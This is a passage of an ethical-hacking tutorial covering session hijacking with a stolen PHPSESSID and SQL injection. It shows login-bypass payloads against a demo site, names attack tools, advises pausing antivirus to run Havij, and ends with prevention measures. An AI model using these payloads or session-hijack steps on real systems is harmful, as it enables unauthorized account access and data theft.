
- You will get the following Window. Note: If the Windows is not empty, hit the clear button



- Click on Start Tamper menu
- Switch back to Firefox web browser, type www.techpanda.org/dashboard.php then press the enter key to load the page
- You will get the following pop up from Tamper Data




- The pop-up window has three (3) options. **The Tamper option allows you to modify the HTTP header information before it is submitted to the server.**
- Click on it
- You will get the following window




- Copy the PHP session ID you copied from the attack URL and paste it after the equal sign. Your value should now look like this

PHPSESSID=2DVLTIPP2N8LDBN11B2RA76LM2

- Click on OK button
- You will get the Tamper data popup window again



- Uncheck the checkbox that asks Continue Tampering?
- Click on submit button when done
- You should be able to see the dashboard as shown below



Note: we did not login, we impersonated a login session using the PHPSESSID value we retrieved using cross site scripting

Summary

- A web application is based on the server-client model. The client side uses the web browser to access the resources on the server.
- Web applications are usually accessible over the internet. This makes them vulnerable to attacks.
- Web application threats include SQL Injection, Code Injection, XSS, Defacement, Cookie poisoning, etc.
- A good security policy when developing web applications can help make them secure.

[15]

Learn SQL Injection with Practical Example

Data is one of the most vital components of information systems. Database powered web applications are used by the organization to get data from customers. SQL is the acronym for Structured Query Language. It is used to retrieve and manipulate data in the database.

What is a SQL Injection?

SQL Injection is an attack that poisons dynamic SQL statements to comment out certain parts of the statement or appending a condition that will always be true. It takes advantage of the design flaws in poorly designed web applications to exploit SQL statements to execute malicious SQL code.



In this chapter you will learn SQL Injection techniques and how you can protect web applications from such attacks.

- How SQL Injection Works
- Hacking Activity: SQL Inject a Web Application
- Other SQL Injection attack types
- Automation Tools for SQL Injection
- How to Prevent against SQL Injection Attacks
- Hacking Activity: Use Havji for SQL Injection

How SQL Injection Works

The types of attacks that can be performed using SQL injection vary depending on the type of database engine. **The attack works on dynamic SQL statements.** A dynamic statement is a statement that is generated at run time using parameters password from a web form or URI query string.

Let's consider a simple web application with a login form. The code for the

HTML form is shown below.

```
<form action='index.php' method="post">
<input type="email" name="email" required="required"/>
<input type="password" name="password"/>
<input type="checkbox" name="remember_me" value="Remember me"/>
<input type="submit" value="Submit"/>
</form>
```

HERE,

- The above form accepts the email address, and password then submits them to a PHP file named index.php.
- It has an option of storing the login session in a cookie. We have deduced this from the remember_me checkbox. It uses the post method to submit data. This means the values are not displayed in the URL.

Let's suppose the statement at the backend for checking user ID is as follows

```
SELECT * FROM users WHERE email = $_POST['email'] AND password = md5($_POST['password']);
```

HERE,

- The above statement uses the values of the \$_POST[] array directly without sanitizing them.
- The password is encrypted using the MD5 algorithm.

We will illustrate SQL injection attack using sqlfiddle. Open the URL sqlfiddle.com in your web browser. You will get the following window.

Note: you will have to write the SQL statements

The screenshot shows a SQL IDE interface with two panes. The left pane, labeled 'STEP 1' and 'STEP 2', contains the following SQL code:

```
1 CREATE TABLE `users` (  
2   `id` INT NOT NULL AUTO_INCREMENT,  
3   `email` VARCHAR(45) NULL,  
4   `password` VARCHAR(45) NULL,  
5   PRIMARY KEY (`id`));  
6  
7  
8 insert into users (email,password) values ('m@m.com',md5('abc'));
```

The right pane, labeled 'STEP 3', contains the query:

```
1 select * from users
```

Below the panes is a table with the following data:

ID	EMAIL	PASSWORD
1	m@m.com	900150983cd24fb0d6963f7d28e17f72

Step 1) Enter this code in left pane

```
CREATE TABLE `users` (  
  `id` INT NOT NULL AUTO_INCREMENT,  
  `email` VARCHAR(45) NULL,  
  `password` VARCHAR(45) NULL,  
  PRIMARY KEY (`id`));  
  
insert into users (email,password) values ('m@m.com  
  ,md5('abc'));
```

Step 2) Click Build Schema

Step 3) Enter this code in right pane

```
select * from users;
```

Step 4) Click Run SQL. You will see the following result

ID	EMAIL	PASSWORD
1	m@m.com	900150983cd24fb0d6963f7d28e17f72

Suppose user supplies **admin@admin.sys** and **1234** as the password. The statement to be executed against the database would be

```
SELECT * FROM users WHERE email = 'admin@admin.sys' AND password = md5('1234');
```

The above code can be exploited by commenting out the password part and appending a condition that will always be true. Let's suppose an attacker provides the following input in the email address field.

```
xxx@xxx.xxx' OR 1 = 1 LIMIT 1 -- ' ]
```

xxx for the password.

The generated dynamic statement will be as follows.

```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' OR 1 = 1 LIMIT 1 -- ' ] AND password = md5('1234');
```

HERE,

- **xxx@xxx.xxx** ends with a single quote which completes the string quote
- **OR 1 = 1 LIMIT 1** is a condition that will always be true and limits the returned results to only one record.
- **-- ' AND ...** is a SQL comment that eliminates the password part.

Copy the above SQL statement and paste it in SQL FiddleRun SQL Text box as shown below

```
1 SELECT * FROM users WHERE email = 'xxx@xxx.xxx'
2 OR 1 = 1 LIMIT 1 |-- ' ] AND password = md5('1234');
```

The text in brown color means it is a comment

Run SQL ▶ Edit Fullscreen ↗ Format Code ▼ [;] ▼


ID	EMAIL	PASSWORD
1	m@m.com	900150983cd24fb0d6963f7d28e17f72

Our statement returned a record

Hacking Activity: SQL Inject a Web Application


We have a simple web application at www.techpanda.org that is **vulnerable to SQL Injection attacks for demonstration purposes only**. The HTML form code above is taken from the login page. The application provides basic security such as sanitizing the email field. This means our above code cannot be used to bypass the login.

To get round that, we can instead exploit the password field. The diagram below shows the steps that you must follow



Let's suppose an attacker provides the following input

- Step 1: Enter `xxx@xxx.xxx` as the email address
- Step 2: Enter `xxx') OR 1 = 1 --]`




- Click on Submit button
- You will be directed to the dashboard

The generated SQL statement will be as follows

```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 -- ]');
```

The diagram below illustrates the statement has been generated.



HERE,

- The statement intelligently assumes md5 encryption is used
- Completes the single quote and closing bracket
- Appends a condition to the statement that will always be true

In general, a successful SQL Injection attack attempts a number of different techniques such as the ones demonstrated above to carry out a successful attack.

Other SQL Injection attack types

SQL Injections can do more harm than just by passing the login algorithms. Some of the attacks include

- Deleting data
- Updating data
- Inserting data
- Executing commands on the server that can download and install malicious programs such as Trojans
- Exporting valuable data such as credit card details, email, and passwords to the attacker's remote server

- Getting user login details etc

The above list is not exhaustive; it just gives you an idea of what SQL Injection

Automation Tools for SQL Injection

In the above example, we used manual attack techniques based on our vast knowledge of SQL. There are automated tools that can help you perform the attacks more efficiently and within the shortest possible time. These tools include

- SQLSmack
- SQLPing 2
- SQLMap

How to Prevent against SQL Injection Attacks

An organization can adopt the following policy to protect itself against SQL Injection attacks.


- **User input should never be trusted** - It must always be sanitized before it is used in dynamic SQL statements.
- **Stored procedures** – these can encapsulate the SQL statements and treat all input as parameters.
- **Prepared statements** –prepared statements to work by creating the SQL statement first then treating all submitted user data as parameters. This has no effect on the syntax of the SQL statement.
- **Regular expressions** –these can be used to detect potential harmful code and remove it before executing the SQL statements.
- **Database connection user access rights** –only necessary access rights should be given to accounts used to connect to the database. This can help reduce what the SQL statements can perform on the server.
- **Error messages** –these should not reveal sensitive information and where exactly an error occurred. Simple custom error messages such as “Sorry, we are experiencing technical errors. The technical team has been contacted. Please try again later” can be used instead of displaying the SQL statements that caused the error.

Hacking Activity: Use Havij for SQL Injection

In this practical scenario, we are going to use Havij Advanced SQL Injection program to scan a website for vulnerabilities.

Note: your antivirus program may flag it due to its nature. You should add it to the exclusions list or pause your anti-virus software.

The image below shows the main window for Havij



The above tool can be used to assess the vulnerability of a web site/application.

Summary

- SQL Injection is an attack type that exploits bad SQL statements
- SQL injection can be used to bypass login algorithms, retrieve, insert, and update and delete data.
- SQL injection tools include SQLMap, SQLPing, and SQLSmack, etc.
- A good security policy when writing SQL statement can help reduce SQL injection attacks.

THANK YOU.....

Part:- 2 Coming Soon.....

If you want to connect with me, then do check the links given below.

Instagram username:- @shubhamyadavethicalhacker

Instagram username:- @i.m.shubhamyadav

Facebook:- fb.com/ShubhamYadavEthicalHacker

YouTube Channel:- youtube.com/channel/UCjjdkJXauRlbNXaotCYU3ZQ

+++++

About Me:-



Shubham Yadav, The India's Very Youngest Ethical Hacker And Cyber Security Expert. He is a Computer Geek and Independent Computer Security & Digital Intelligence Researcher and Cyber

Crime Investigator. The young and dynamic Personality of Shubham has not only Assisted in Solving Complex Cyber Crime Cases but has also Played an Instrumental Role in Creating Awareness about Information Security and Cyber Crimes.....

Thanks and Regards,
Shubham Yadav

+++++